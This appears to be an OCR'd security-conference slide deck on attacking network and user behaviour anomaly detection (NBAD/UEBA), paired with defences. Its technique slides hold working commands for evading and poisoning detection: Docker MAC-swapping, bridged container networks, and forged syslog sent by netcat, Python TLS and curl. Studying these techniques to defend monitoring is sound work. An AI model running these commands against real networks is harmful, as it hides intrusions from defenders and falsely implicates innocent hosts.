Breaking NBAD & UEBA

Charles Herring

@charlesherring

http://CharlesHerring.com (LinkedIn)

About Charles

1995-2002: Forward Deployed US Navy Hornet Avionics Tech

2002-2005 US Naval Postgraduate School
Network Security Group Division Officer
sk3wl 0f r00t team member

2003-2008: InfoWorld Test Center
Contributing Product Reviewer – Network and Information Security

2005-2012 DoD Security, Data & Workflow Consultant

2012-2016: Consulting Security Architect for Lancope then Cisco Systems

2016 Chief Nerd (CTO) & co-founder at WitFoo

Agenda


- Overview of NBAD & UEBA
- Poisoning & non-repudiation
- Attack Techniques
- Attack Scenarios
- Q&A

Detection Methods

- **Signature** = Inspect Object against blacklist
  - IPS
  - Antivirus
  - Content Filter
- **Behavioral** = Inspect Victim behavior against blacklist
  - Malware Sandbox
  - NBAD/UEBA
  - HIPS
  - SEIM
- **Anomaly** = Inspect Victim behavior against whitelist
  - NBAD/UEBA/Machine Learning

Comparison of Detection Methods

	Signature	Behavior	Anomaly
Known Exploits	**Best**	Good	Limited
0-Day Exploits	Limited	**Best**	Good
Credential Abuse	Limited	Limited	**Best**



Understanding Baselines

- Entity vs Peer Group (set) Baselines
- Built over time
- Supervised ML – defined variables and sets
- Unsupervised ML – all permutations of data

What is NBAD?

- Network Behavioral Anomaly Detection
- Data source = Network MetaData (NetFlow)
- Probe locations = Core or deeper
- Quantity/Metric Centric (not Pattern/Signature Centric)
- Sometimes used to refer to NetFlow Security Tools

Commercial NBAD Solutions

- Arbor PeakFlow
- IBM Qradar
- Invea-Tech FlowMon
- Cisco StealthWatch
- ManageEngine
- McAfee NTBA
- Plixer Scrutinizer
- ProQSys FlowTraq
- Riverbed Cascade (formerly Mazu)
- WitFoo Precinct


Credit:: Gartner State of Network Analysis

NBAD Detection – Anomaly Types

- Service Traffic Threshold Anomaly
- Service Type Anomaly
- Geographic Traffic Anomaly
- Data Hoarding
- Data Disclosure

What is UEBA?

- Grouping computer alerts against user relations



Commercial UEBA Solutions

- Dtex
- Exabeam
- Forcepoint
- Fortscale
- Gurucul
- Haystax Technology
- Interset
- Microsoft
- Preempt
- Securonix
- Splunk
- Varonis
- Veriato
- WitFoo Precinct

Credit:: https://www.esecurityplanet.com/products/top-ueba-vendors.html


UEBA – Anomaly Types


- Geographic Traffic (Magic Carpet)
- Time of Day
- Host access
- Data access
- Service access


Types of Data Poisoning

- Types
  - Mass Implication
  - Baseline Boiling
  - Attack Masking
- Methods
  - Log Spoofing
  - Behavior Spoofing
- Sources
  - Machine/VM/Container
  - Networking Device

Poisioning Goals







Non-repudiation in Logging

- TLS with client authentication (PKI)
  - Not possible with NetFlow or IPFIX (in spite of RFC-5101)
  - Client & Server Overhead
  - Requires PKI Infrastructure (with CRL/OCSP)
  - Potential Network reflection DoS
- IP Spoofing protection
  - *ip verify reverse-path interface <interface>* (Cisco)
- Microsegmentation or Trustsec
- Segment telemetry devices, routes and use ACL's
- Honeypots
- Chain of Custody tagging

MITRE ATT&CK Applicability

ATT&CK Matrix for Enterprise

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
Drive-by Compromise	AppleScript	.bash_profile and .bashrc	Access Token Manipulation	Access Token Manipulation	Account Manipulation	Account Discovery	AppleScript	Audio Capture	Commonly Used Port	Automated Exfiltration	Data Destructior
Exploit Public-Facing Application	CMSTP	Accessibility Features	Accessibility Features	BITS Jobs	Bash History	Application Window Discovery	Application Deployment Software	Automated Collection	Communication Through Removable Media	Data Compressed	Data Encrypted for Impact
External Remot	Command-Line	Account Manipulation	AppCert DLLs	Binary Padding	Brute Force	Browser Bookmark Discovery	Distributed Component	Clipboard Data	Connection Proxy	Data Encrypted	Defacemen

or syndication.twitter.com...

Technique: Pump and Dump

- Use VM or Container
- Set manual MAC address
- Get IP via DHCP
- Perform attach
- Release IP
- Swap out MAC
- Mitigation: Access layer logging of NetFlow

Pump and Dump (Docker)

- *docker create --network host --mac-address* 92:d0:c6:0a:29:33 *kalilinux/kali-linux-docker kali1*
- docker start kali1
- docker exec –it kali1 /bin/bash
- Do stuff
- docker stop kali1; docker rm kali1
- Repeat with new MAC

Technique: Pocket Dimension

- Applicable: When NetFlow or Syslog is generated at access switch or AP
- Applicable: NetFlow spoofing
- Multiple containers running on a /4 network
- Bridge container network on physical NIC
- Connected switch will create telemetry and forward
- Generate any traffic for reporting
  - Baseline poisoning
  - Subterfuge
  - Mass implication

Pocket Dimension (Docker)

- docker network create –d bridge --subnet 0.0.0.0/0
- *docker create --network pocket --ip 4.2.3.1 kalilinux/kali-linux-docker kali1*
- *docker create --network pocket --ip 10.10.10.1 kalilinux/kali-linux-docker kali2*
- *docker start kali1*
- *docker start kali2*
- *docker exec --it kali1 /bin/bash*
- *docker exec --it kali2 /bin/bash*

Technique: Log spoofing

- Discover log collection server (non-trivial)
  - DNS
  - Compromised machine
  - TCP SYN Scan on 514 (noisy)
- Send artificial records
- Cover tracks with Pump and Dump
- Protection: ACL’s and obfuscation

Log Spoofing : Netcat to Syslog over UDP

echo -n "<50>${timestamp_short} acmesep SymantecServer: ACMELAPTOP143,[SID: 26825] Web Attack: Plesk Command Injection attack blocked. Traffic has been blocked for this application: …”**| nc -u -w 1 "${server}" 514**

Technique : UDP Spray

- Use Samplicator (https://github.com/sleinen/samplicator) to listen on 10.10.10.10 on 514 with a ***LONG*** list of destinations
- Best if list is loaded in config file
- *samplicate –s 10.10.10.10 –p 514* \
  - *10.10.10.1 514* \
  - *10.10.10.2 514* \
  - *10.10.10.3 514 …*
- Use Netcat to UDP sending to 10.10.10.10 514

Log Spoofing: Python to TLS

```
import socket, ssl, pprint
sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock.settimeout(10)
context = ssl.SSLContext(ssl.PROTOCOL_TLSv1_2)
context.verify_mode = ssl.CERT_NONE
wrappedSocket = context.wrap_socket(sock)
wrappedSocket.connect((‘10.10.10.1', 514))


wrappedSocket.write("<50>2019-02-01 15:30:01 acmesep SymantecServer: ACMELAPTOP143,[SID: 26825] Web Attack: Plesk Command Injection attack blocked. Traffic has been blocked for this application: …")


wrappedSocket.close()
```

Log Spoofing : NetFlow with nProbe

- Create Pocket Dimension
- Use nProbe (http://packages.ntop.org/) to generate records
- *nprobe -i eth0 --collector <collectorIP>:2055*
- Execute traffic in Pocket Dimension

Log Spoofing : Curl to API (Elastic)

```
curl -k -XPOST "https://API" -d'
  {
    “message": “<50>2019-02-01 15:30:01 acmesep SymantecServer: ACMELAPTOP143,[SID: 26825] Web Attack: Plesk Command Injection attack blocked. Traffic has been blocked for this application: …”
}'
```

Attack Scenario: NBAD Mass Implication

- Spoof many IP addresses for source
- Generate via Pocket Dimension (access or spoof)
- Result: All spoofed IP addresses appear to have executed the action
- Useful: Reconnaissance & DDOS masking
- Extra: Finish with Pump and Dump
- Protection: IP Spoofing

Attack Scenario : NetFlow Masking

- Perform recon using container on network
- Simultaneously run recon in Pocket Dimension
- Result will hide scan and appear as valid communications
- Protection: Honeypot

NBAD & UEBA Baseline Boiling

- Over 30 – 60 days
- Increase metric (bytes, packets, logins etc) by 5-20% from previous day
- Use Log Spoofing, Pocket Dimension
- Alternatively, low & slow exploit

Recap: Non-repudiation in Logging

- TLS with client authentication (PKI)
  - Not possible with NetFlow or IPFIX (in spite of RFC-5101)
  - Client & Server Overhead
  - Requires PKI Infrastructure (with CRL/OCSP)
  - Potential Network reflection DoS
- IP Spoofing protection
  - *ip verify reverse-path interface <interface>* (Cisco)
- Microsegmentation or Trustsec
- Segment telemetry devices, routes and use ACL's
- Honeypots
- Chain of Custody tagging

Breaking NBAD & UEBA

Charles Herring

@charlesherring

http://CharlesHerring.com (LinkedIn)